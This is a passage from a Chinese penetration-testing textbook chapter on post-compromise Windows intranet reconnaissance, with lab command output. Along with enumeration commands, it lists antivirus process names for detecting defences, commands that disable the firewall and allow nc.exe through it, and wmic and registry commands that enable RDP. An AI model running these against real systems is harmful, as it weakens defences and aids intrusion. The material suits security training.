

## 第 2 章 内网信息的收集

---

在内网渗透测试环境中，有着很多设备和报警及防护软件（例如，Bit9、惠普 ARCSight、Mandiant 等）。它们通过对目标内网信息的收集，洞察内网网络拓扑和结构，找出内网最薄弱的环节。信息收集的深度，直接关系到整个内网渗透测试的成败。

### 2.1 内网信息收集概述

当渗透测试人员进入内网后，面对的是一片“黑暗森林”，所以渗透测试人员首先会对当前所处的网络环境进行判断，通常的判断分为三种。

**我是谁？**——对机器角色的判断。

**这是哪？**——对目前机器所处网络环境的拓扑结构进行分析和判断。

**我在哪？**——对目前机器所处位置区域的判断。

对机器角色的判断，是指判断已经控制的机器是普通 Web 服务器、开发测试服务器、公共服务器、文件服务器、代理服务器、DNS 服务器还是存储服务器等。具体的判断是通过对其机器内的主机名、文件、网络连接等多种情况综合进行的。

对目前机器所处网络环境的拓扑结构进行分析和判断，是指需要对所处内网进行全面的数据收集及分析整理，绘制出大概的内网整体拓扑结构图，以便后期进行进一步的内网渗透和准确定位内网具体目标，从而完成渗透测试。

对目前机器所处位置区域的判断，是指判断机器处于网络拓扑中的哪个区域，是在 DMZ 区、办公网，还是核心区、核心 DB 等位置。当然，这里的区域并不是绝对的，只是一个大概的环境，不同位置的网络环境不一样，区域的界限也不一定明显。

### 2.2 收集本机信息

不管是在外网中还是内网中，信息收集都是重要的第一步。当渗透测试人员成功控制一台机器后，其内网结构如何、这台机器是什么角色的、使用机器的人是什么角色的、机器上安装的是什么杀毒软件、机器是通过什么方式上网的、机器是笔记本还是台式机等，都需要通过信息收集来获取。

#### 2.2.1 手动收集信息

本机信息包括主机的系统、权限、内网分配 IP 地址段、安装的软件杀毒、端口、服务、补丁更新频率、网络连接信息、共享、会话等。如果是域内主机，系统、软件、补丁、服务、

杀毒一般都是批量安装的。通过收集本机的相关信息，可以进一步了解整个域的操作系统版本、软件、补丁、用户命名方式等。

1. 查询网络配置信息

执行如下命令，可以获取当前机器是否处在内网中、有几个内网、内网段分别是多少、是否是域内网、网关 IP 地址、DNS 指向的 IP 地址等信息，如图 2-1 所示。

```
ipconfig /all
```

---

```
C:\Users\User>ipconfig /all

Windows IP 配置

主机名 . . . . . : WIN-2008
主   DNS 后缀 . . . . . : hacke.testlab
节点类型 . . . . . : 混合
IP 路由已启用 . . . . . : 否
WINS 代理已启用 . . . . . : 否
DNS 后缀搜索列表 . . . . . : hacke.testlab

以太网适配器 本地连接:

   连接特定的 DNS 后缀 . . . . . :
   描述 . . . . . : Intel(R) PRO/1000 MT Network Connection
   物理地址 . . . . . : 00-0C-29-09-8A-C5
   DHCP 已启用 . . . . . : 否
   自动配置已启用 . . . . . : 是
   本地连接 IPv6 地址 . . . . . : fe80::b57d:2f60:7602:317e%11(首选)
   IPv4 地址 . . . . . : 192.168.1.2(首选)
   子网掩码 . . . . . : 255.255.255.0
   默认网关 . . . . . :
   DHCPv6 Iaid . . . . . : 234884137
   DHCPv6 客户端 DUID . . . . . : 00-01-00-01-23-82-C6-BD-00-0C-29-09-8A-C5
   DNS 服务器 . . . . . : 192.168.1.1
   TCP/IP 上的 NetBIOS . . . . . : 已启用

隧道适配器 本地连接* 2:

   媒体状态 . . . . . : 媒体已断开
   连接特定的 DNS 后缀 . . . . . :
   描述 . . . . . : Microsoft ISATAP Adapter #2
   物理地址 . . . . . : 00-00-00-00-00-00-E0
   DHCP 已启用 . . . . . : 否
   自动配置已启用 . . . . . : 是
```

图 2-1 查询本机网络配置信息

2. 查询操作系统及安装软件的版本信息

(1) 获取操作系统和版本信息

```
systeminfo | findstr /B /C:"OS Name" /C:"OS Version"
```

---

执行以上命令，可以看到当前系统为 Windows Server 2008 R2 Enterprise。如果是中文操作系统，则输入如下命令，如图 2-2 所示。

---

```
systeminfo | findstr /B /C:"OS 名称" /C:"OS 版本"
```

---

(2) 查看系统体系结构

执行如下命令，查看系统体系结构，如图 2-3 所示。

```
echo %PROCESSOR_ARCHITECTURE%
```



图 2-2 查询操作系统和版本信息




图 2-3 查看系统体系结构

(3) 查看安装的软件及版本、路径等

利用 wmic 命令，可以将结果输出到文本中，具体如下，如图 2-4 所示。

```
wmic product get name,version
```




图 2-4 查看安装的软件及版本信息（1）

利用 PowerShell 命令，收集软件版本信息，具体如下，如图 2-5 所示。

```
powershell "Get-WmiObject -class Win32_Product |Select-Object -Property name,version"
```




图 2-5 查看安装的软件及版本信息（2）

3. 查询本机服务信息

执行如下命令，查询本机服务信息，如图 2-6 所示。

```
wmic service list brief
```

```
C:\Users\Administrator>wmic service list brief
```

ExitCode	Name	ProcessId	StartMode	State	Status
0	ADWS	1336	Auto	Running	OK
0	AeLookupSvc	0	Manual	Stopped	OK
1077	ALG	0	Manual	Stopped	OK
0	AppHostSvc	1380	Auto	Running	OK
1077	AppIDSvc	0	Manual	Stopped	OK
0	Appinfo	940	Manual	Running	OK
0	AppMgmt	940	Manual	Running	OK
0	AppReadiness	0	Manual	Stopped	OK
1077	AppXSvc	0	Manual	Stopped	OK
1077	aspnet_state	0	Manual	Stopped	OK
1077	AudioEndpointBuilder	0	Manual	Stopped	OK
1077	Audiosrv	0	Manual	Stopped	OK
0	BFE	992	Auto	Running	OK
0	BITS	940	Manual	Running	OK
0	BrokerInfrastructure	672	Auto	Running	OK
0	Browser	940	Auto	Running	OK
0	CertPropSvc	940	Manual	Running	OK
0	COMSysApp	2740	Manual	Running	OK
0	CryptSvc	212	Auto	Running	OK
0	DcomLaunch	672	Auto	Running	OK
0	defragsvc	0	Manual	Stopped	OK
1077	DeviceAssociationService	0	Manual	Stopped	OK
1077	DeviceInstall	0	Manual	Stopped	OK
0	Dfs	2036	Auto	Running	OK
0	DFSRR	1412	Auto	Running	OK
0	Dhcp	900	Auto	Running	OK
0	DNS	1476	Auto	Running	OK
0	Dnscache	212	Auto	Running	OK

图 2-6 查询本机服务信息

4. 查询进程列表

执行如下命令，可以查看当前进程列表和进程用户，分析软件、邮件客户端、VPN 和杀毒软件等进程，如图 2-7 所示。

```
tasklist /v
```

执行如下命令，查看进程信息，如图 2-8 所示。

```
wmic process list brief
```

一般来说，域内的软件和杀毒软件应该是一致的。常见的杀毒软件进程，如表 2-1 所示。

表 2-1 常见杀毒软件的进程

进 程	软件名称
360SD.EXE	360 杀毒
360TRAY.EXE	360 实时保护
ZHUDONGFANGYU.EXE	360 主动防御
KSAFETRAY.EXE	金山卫士
SAFEDOGUPDATECENTER.EXE	服务器安全狗
MCAFEE MCSHIELD.EXE	MCAFEE
EGU.EXE	NOD32
AVP.EXE	卡巴斯基
AVGUARD.EXE	小红伞
BDAGENT.EXE	BITDEFENDER

```
C:\Users\administrator.HACKER>tasklist
```

映像名称	PID	会话名	会话#	内存使用
System Idle Process	0	Services	0	24 K
System	4	Services	0	368 K
smss.exe	248	Services	0	1,140 K
csrss.exe	332	Services	0	6,060 K
wininit.exe	392	Services	0	4,924 K
services.exe	488	Services	0	11,280 K
lsass.exe	496	Services	0	15,880 K
lsn.exe	504	Services	0	6,324 K
svchost.exe	604	Services	0	9,780 K
vmacthlp.exe	664	Services	0	4,264 K
svchost.exe	708	Services	0	8,200 K
svchost.exe	796	Services	0	12,780 K
svchost.exe	832	Services	0	37,016 K
svchost.exe	880	Services	0	15,040 K
svchost.exe	924	Services	0	11,328 K
svchost.exe	968	Services	0	18,052 K
svchost.exe	284	Services	0	12,256 K
spoolsv.exe	1176	Services	0	16,412 K
svchost.exe	1324	Services	0	2,912 K
svchost.exe	1352	Services	0	6,736 K
UGAuthService.exe	1388	Services	0	10,876 K
vmtoolsd.exe	1460	Services	0	20,856 K
ManagementAgentHost.exe	1484	Services	0	10,512 K
svchost.exe	1800	Services	0	6,140 K
MmiProSE.exe	2000	Services	0	16,036 K
dllhost.exe	1228	Services	0	11,516 K

图 2-7 查看进程

```
C:\Users\administrator.HACKER>wmic process list brief
```

HandleCount	Name	Priority	ProcessId	ThreadCount	WorkingSetSize
0	System Idle Process	0	0	4	24576
448	System	8	4	98	376832
32	smss.exe	11	248	3	1167360
437	csrss.exe	13	332	9	6205440
90	wininit.exe	13	392	3	5042176
256	services.exe	9	488	10	11575296
819	lsass.exe	9	496	8	16261120
210	lsn.exe	8	504	10	6504448
364	svchost.exe	8	604	10	10014720
57	vmacthlp.exe	8	664	3	4366336
256	svchost.exe	8	708	7	8409088
312	svchost.exe	8	796	14	13078528
1178	svchost.exe	8	832	48	38469632
624	svchost.exe	8	880	15	15425536

图 2-8 查看进程信息

5. 查看启动程序信息

执行如下命令，查看启动程序信息，如图 2-9 所示。

```
wmic startup get command,caption
```


Caption	Command
VMware User Process	"C:\Program Files\VMware\VMware Tools\vmtoolsd.exe" -n vmusr

图 2-9 查看启动程序信息

6. 查看计划任务

执行如下命令，查看计划任务，如图 2-10 所示。

```
schtasks /query /fo LIST /v
```



```
主机名: DC
任务名: \Microsoft\Windows\WindowsUpdate\AUSessionCo
nnect
下次运行时间: N/A
模式: 已禁用
登录状态: 交互方式/后台方式
上次运行时间: N/A
上次结果: 1
创建者: Microsoft Corporation
要运行的任务: COM 处理程序
起始于: N/A
注释: 此任务用于向用户显示通知。
计划任务状态: 已禁用
空闲时间: 已禁用
电源管理:
作为用户运行: SYSTEM
删除没有计划的任务: 已禁用
如果运行了 * 小时 * 分钟, 停止任务: 72:00:00
计划: 计划数据在此格式中不可用。
计划类型: 未定义的
开始时间: N/A
开始日期: N/A
结束日期: N/A
天: N/A
月: N/A
重复: 每: N/A
重复: 截止: 时间: N/A
重复: 截止: 持续时间: N/A
重复: 如果还在运行, 停止: N/A

主机名: DC
任务名: \Microsoft\Windows\WindowsUpdate\Scheduled S
tart
下次运行时间: 2019/1/30 17:44:11
```

图 2-10 查看计划任务

7. 查看主机开机时间

执行如下命令，查看主机开机时间，如图 2-11 所示。

```
net statistics workstation
```



```
C:\Users\Administrator>net statistics workstation
\DC 的工作站统计数据

统计数据开始于 2018/12/23 13:42:42

接收的字节数 331595
接收的服务器消息块 (SMB) 19
传输的字节数 574116
```

图 2-11 查看主机开机时间

8. 查询用户列表

执行如下命令，查看本机用户列表。

```
net user
```

通过分析本机用户列表，可以找出内部网络机器名的命名规则。特别是个人机器，可以推测出整个域的用户命名方式，如图 2-12 所示。



图 2-12 查询本机用户列表

执行如下命令，获取本地管理员（通常含有域用户）信息。

```
net localgroup administrators
```

可以看到，本地管理员有两个用户和一个组，如图 2-13 所示。默认 Domain Admins 组为域内机器的本地管理员用户。在真实环境中，为了方便管理，会有域用户被添加为域机器的本地管理员用户。




图 2-13 查询本机管理员

执行如下命令，查看当前在线用户，如图 2-14 所示。

```
query user || qwinsta
```



图 2-14 查看当前在线用户

9. 列出或断开本地计算机和连接的客户端的会话

执行如下命令，列出或断开本地计算机和连接的客户端的会话，如图 2-15 所示。

```
net session
```

```
C:\Users\pc>net session
```

计算机	用户名	客户端类型	打开空闲时间
\\172.16.0.13	chenshijie		2 00:02:24

```
命令成功完成。
```

图 2-15 列出或断开本地计算机和连接的客户端的会话

10. 查询端口列表

执行如下命令，查看端口列表、本机开放的端口所对应的服务和应用程序。

```
netstat -ano
```

可以看到，当前机器和哪些主机进行了连接，以及 TCP、UDP 等端口使用、监听情况，如图 2-16 所示。还可以通过网络连接来进行初步的判断，如代理服务器可能会有很多机器来连代理端口、更新服务器（例如 WSUS）可能开放了更新端口 8530、DNS 服务器会开放 53 端口等，再根据其他信息进行综合判断。

```
C:\Users\administrator.HACKER>netstat -ano
```

```
活动连接
```

协议	本地地址	外部地址	状态	PID
TCP	0.0.0.0:135	0.0.0.0:0	LISTENING	708
TCP	0.0.0.0:445	0.0.0.0:0	LISTENING	4
TCP	0.0.0.0:47001	0.0.0.0:0	LISTENING	4
TCP	0.0.0.0:49152	0.0.0.0:0	LISTENING	392
TCP	0.0.0.0:49153	0.0.0.0:0	LISTENING	796
TCP	0.0.0.0:49154	0.0.0.0:0	LISTENING	832
TCP	0.0.0.0:49160	0.0.0.0:0	LISTENING	496
TCP	0.0.0.0:63592	0.0.0.0:0	LISTENING	488
TCP	0.0.0.0:63593	0.0.0.0:0	LISTENING	1800
TCP	192.168.1.2:139	0.0.0.0:0	LISTENING	4
TCP	192.168.1.2:63739	192.168.1.1:135	TIME_WAIT	0
TCP	192.168.1.2:63740	192.168.1.1:135	TIME_WAIT	0
TCP	192.168.1.2:63741	192.168.1.1:49156	ESTABLISHED	496
TCP	192.168.1.2:63742	192.168.1.1:49156	TIME_WAIT	0
TCP	:::1:135	:::1:0	LISTENING	708
TCP	:::1:445	:::1:0	LISTENING	4
TCP	:::1:47001	:::1:0	LISTENING	4
TCP	:::1:49152	:::1:0	LISTENING	392
TCP	:::1:49153	:::1:0	LISTENING	796
TCP	:::1:49154	:::1:0	LISTENING	832
TCP	:::1:49160	:::1:0	LISTENING	496
TCP	:::1:63592	:::1:0	LISTENING	488
TCP	:::1:63593	:::1:0	LISTENING	1800
UDP	0.0.0.0:123	:::*		880
UDP	0.0.0.0:500	:::*		832

图 2-16 查询端口列表



11. 查询补丁列表

执行如下命令，查看系统的详细信息。

```
Systeminfo
```

注意系统的版本、位数、域、补丁信息及跟新频率等。一般域内主机的补丁都是批量安装的，通过查看本地计算机补丁列表，可以找到未打补丁的漏洞。当前更新了 162 个补丁，如图 2-17 所示。




图 2-17 查询补丁列表（1）

使用 wmic 识别安装在系统中的补丁情况，命令如下。

```
wmic qfe get Caption,Description,HotFixID,InstalledOn
```

可以看到更新补丁名称、描述、补丁 ID、安装时间等信息，如图 2-18 所示。




图 2-18 查询补丁列表（2）

12. 查询本机共享

执行如下命令，查看本机共享列表和可访问的域共享列表（域内共享有很多时候是相同的），如图 2-19 所示。

```
net share
```

利用 wmic 查找共享，命令如下，如图 2-20 所示。

```
wmic share get name,path,status
```




图 2-19 查询本机共享




图 2-20 利用 wmic 查找共享

13. 查询路由表及所有可用接口的 ARP 缓存表

执行如下命令，查询路由表及所有可用接口的 ARP(地址解析协议)缓存表，如图 2-21 所示。

```
route print
Arp -A
```



图 2-21 查询所有可用接口的 ARP 缓存表

14. 查询防火墙相关配置

(1) 关闭防火墙

Windows Server 2003 系统及之前版本，命令如下。

```
netsh firewall set opmode disable
```

Windows Server 2003 之后系统版本，命令如下。

```
netsh advfirewall set allprofiles state off
```

(2) 查看防火墙配置

```
netsh firewall show config
```

(3) 修改防火墙配置

Windows Server 2003 系统及之前版本, 允许指定程序全部连接, 命令如下。

```
netsh firewall add allowedprogram c:\nc.exe "allow nc" enable
```

Windows Server 2003 之后系统版本, 情况如下。

- 允许指定程序连入, 命令如下。

```
netsh advfirewall firewall add rule name="pass nc" dir=in action=allow  
program="C: \nc.exe"
```

- 允许指定程序连出, 命令如下。

```
netsh advfirewall firewall add rule name="Allow nc" dir=out action=allow  
program="C: \nc.exe"
```

允许 3389 端口放行, 命令如下。

```
netsh advfirewall firewall add rule name="Remote Desktop" protocol=TCP dir=in  
localport=3389 action=allow
```

(4) 自定义防火墙日志储存位置

```
netsh advfirewall set currentprofile logging filename "C:\windows\temp\fw.log"
```

15. 查看计算机代理配置情况

执行如下命令, 可以看到代理配置存在服务器为 127.0.0.1:1080 的配置信息, 如图 2-22 所示。

```
reg query "HKEY_CURRENT_USER\Software\Microsoft\Windows\  
CurrentVersion\Internet Settings"
```

```
C:\Users\Administrator>reg query "HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Internet Settings"
HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Internet Settings
IES_UA_Backup_Flag REG_SZ 5.0
User Agent REG_SZ Mozilla/4.0 (compatible; MSIE 8.0; Win32)
EmailName REG_SZ User@
PrivDiscUiShown REG_DWORD 0x1
EnableHttp1_1 REG_DWORD 0x1
WarnOnIntranet REG_DWORD 0x1
MimeExclusionListForCache REG_SZ multipart/mixed multipart/x-mixed-replace multipart/x-byteranges
AutoConfigProxy REG_SZ wininet.dll
UseSchannelDirectly REG_BINARY 01000000
WarnOnPost REG_BINARY 01000000
UrlEncoding REG_DWORD 0x0
SecureProtocols REG_DWORD 0xa80
PrivacyAdvanced REG_DWORD 0x0
ZoneSecurityUpgrade REG_BINARY 184EC0D6AB30D401
DisableCachingOfSSLPages REG_DWORD 0x1
WarnonZoneCrossing REG_DWORD 0x1
CertificateRevocation REG_DWORD 0x1
EnableNegotiate REG_DWORD 0x1
MigrateProxy REG_DWORD 0x1
ProxyEnable REG_DWORD 0x0
ProxyServer REG_SZ 127.0.0.1:1080
```

图 2-22 查看计算机代理配置情况

## 16. 查询并开启远程连接服务


### (1) 查看远程连接端口

在 cmd 下使用注册表查询语句，命令如下，得到连接端口为 0xd3d，转换后为 3389，如图 2-23 所示。

---

```
REG QUERY "HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Terminal
Server\WinStations\RDP-Tcp" /V PortNumber
```

---



```
C:\Users\Administrator>REG QUERY "HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Co
ntrol\Terminal Server\WinStations\RDP-Tcp" /V PortNumber

HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Terminal Server\WinStations\
RDP-Tcp
    PortNumber    REG_DWORD    0xd3d

C:\Users\Administrator>
```

图 2-23 查看远程连接端口

### (2) 在 Windows Server 2003 中开启 3389 端口

---

```
wmic path win32_terminalsettingsetting where (__CLASS != "") call
setallowtsconnections 1
```

---

### (3) 在 Windows Server 2008 和 Windows Server 2012 中开启 3389 端口

---

```
wmic /namespace:\\root\cimv2\terminalservices path
win32_terminalsettingsetting where (__CLASS != "") call setallowtsconnections 1
```

---

```
wmic /namespace:\\root\cimv2\terminalservices path win32_tsgeneralsetting
where (TerminalName='RDP-Tcp') call setuserauthenticationrequired 1
```

---

```
reg add "HKLM\SYSTEM\CURRENT\CONTROLSET\CONTROL\TERMINAL SERVER" /v
fSingleSessionPerUser /t REG_DWORD /d 0 /f
```

---

## 2.2.2 自动收集信息

为了简化操作，可以创建一个脚本来实现在目标机器上查询流程、服务、用户账号、用户组、网络接口、硬盘信息、网络共享信息、安装 Windows 补丁、程序在启动运行、安装的软件列表、操作系统、时区信息等信息。网络上有很多类似的脚本，当然，我们也可以自己定制一个。在这里推荐一个利用 WMIC 收集目标机信息的脚本。

WMIC (Windows Management Instrumentation Command-Line, Windows 管理工具命令行) 是 Windows 下最有用的命令行工具。WMIC 对于信息收集和渗透都是非常实用的。默认任何版本的

Windows XP 的低权限用户不能访问 WMIC，Windows 7 以上版本允许低权限的用户访问 WMIC 并执行相关查询操作。

WMIC 脚本的下载地址为 [http://www.fuzzysecurity.com/scripts/files/wmic\\_info.rar](http://www.fuzzysecurity.com/scripts/files/wmic_info.rar)。执行脚本后，会将所有结果写入一个 HTML 文件，如图 2-24 所示。




图 2-24 自动收集信息

2.2.3 Empire 下的主机信息收集

在 Empire 下也存在类似模块，输入“usemodule situational\_awareness/host/winenum”命令即可查看本机用户、域组成员、最后的密码设置时间、剪贴板内容、系统基本信息、网络适配器信息、共享信息等，如图 2-25 所示。




图 2-25 查看主机信息

另外, situational\_awareness/host/computerdetails 模块几乎列举了系统中的所有有用信息, 如目标主机事件日志、应用程序控制策略日志, 包括 RDP 登录信息、PowerShell 脚本运行和保存的信息等。在运行这个模块时需要管理员权限, 读者可以尝试一下。

## 2.3 查询当前权限

### 1. 查看当前权限

查看当前权限, 命令如下。


---

```
whoami
```

---

获取了一台主机的权限后, 会有以下三种情况。


- 本地普通用户: 当前权限为 win-2008 本机的 user 用户, 如图 2-26 所示。



```
C:\Users\user>whoami
win-2008\user
C:\Users\user>
```

图 2-26 查看当前权限 (1)


- 本地管理员用户: 当前权限为 win7-x64-test 本机的 administrator 用户, 如图 2-27 所示。



```
C:\Users\Administrator>whoami
win7-x64-test\administrator
C:\Users\Administrator>
```

图 2-27 查看当前权限 (2)

- 域内用户: 当前权限为 hacke 域内的 administrator 用户, 如图 2-28 所示。



```
C:\Users\Administrator>whoami
hacke\administrator
C:\Users\Administrator>
```

图 2-28 查看当前权限 (3)

在这三种情况中, 如果当前内网存在域, 本地普通用户只能查询本机相关信息, 不能查询域内信息。本地管理员用户和域内用户则可以查询域内信息。其原理是: 域内的所有查询都是通过域 LDAP 协议去域控制器进行查询的, 而这个查询需要经过权限认证, 所以, 只有域用户才拥有这个权限; 当域用户运行查询命令时, 会自动使用 Kerberos 协议进行认证, 无须额外输入账号和密码。

本地管理员 administrator 权限可以直接提升为 ntauthority\system 权限, 因此, 在域中, 除了普通用户, 所有机器都有一个机器用户, 用户名是机器名后加 “\$”。在本质上, 机器上的 system

用户对应的就是域里面的机器用户，所以，system 权限是可以运行域内查询的相关命令的。

## 2. 获取域 SID


执行如下命令，获取域 SID。

---

```
whoami /all
```

---

可看到，当前域 pentest 的 SID 为 S-1-5-21-3112629480-1751665795-4053538595，域用户 user1 的 SID 为 S-1-5-21-3112629480-1751665795-4053538595-1104，如图 2-29 所示。



```
C:\Users\user1>whoami /all

USER INFORMATION
-----

User Name      SID
-----
pentest\user1  S-1-5-21-3112629480-1751665795-4053538595-1104
```

图 2-29 获取域 SID

## 3. 查询指定账户的详细信息


执行如下命令，查询指定账户的详细信息。

---

```
net user XXX /domain
```

---

在 cmd 下输入命令“net user user /domain”，可以看到，当前用户在本地组没有本地管理员权限，在域中属于 Domain Users 组，如图 2-30 所示。



```
Password last set          7/13/2018 6:26:42 PM
Password expires          8/24/2018 6:26:42 PM
Password changeable      7/14/2018 6:26:42 PM
Password required         Yes
User may change password  Yes
Workstations allowed      All
Logon script
User profile
Home directory
Last logon                7/31/2018 11:45:39 AM
Logon hours allowed       All
Local Group Memberships
Global Group memberships  *Domain Users
The command completed successfully.
```

图 2-30 查询指定账户的详细信息

## 2.4 判断是否有域

搜集完本机相关信息后，接下来，就要判断当前内网是否有域。如果有，需要判断所控主机是否在域内。下面讲解几种方法。

1. 使用 ipconfig 命令

执行如下命令，可以查看网关 IP 地址、DNS 的 IP 地址、本地地址是否和 DNS 服务器为同一网段、域名等，如图 2-31 所示。

```
ipconfig /all
```

---

```
C:\Users\administrator.HACKER>ipconfig /all

Windows IP 配置

主机名                : WIN-2008
主 DNS 后缀           : hacke.testlab
节点类型              : 混合
IP 路由已启用         : 否
WINS 代理已启用       : 否
DNS 后缀搜索列表      : hacke.testlab

以太网适配器 本地连接:

   连接特定的 DNS 后缀 . . . . . : 
   描述. . . . . : Intel(R) PRO/1000 MT Network Connection
   物理地址. . . . . : 00-0C-29-09-8A-C5
   DHCP 已启用 . . . . . : 否
   自动配置已启用. . . . . : 是
   本地连接 IPv6 地址. . . . . : fe80::b57d:2f60:7602:317e%11<首选>
   IPv4 地址 . . . . . : 192.168.1.2<首选>
   子网掩码 . . . . . : 255.255.255.0
   默认网关. . . . . : 
   DHCPv6 Iaid . . . . . : 234884137
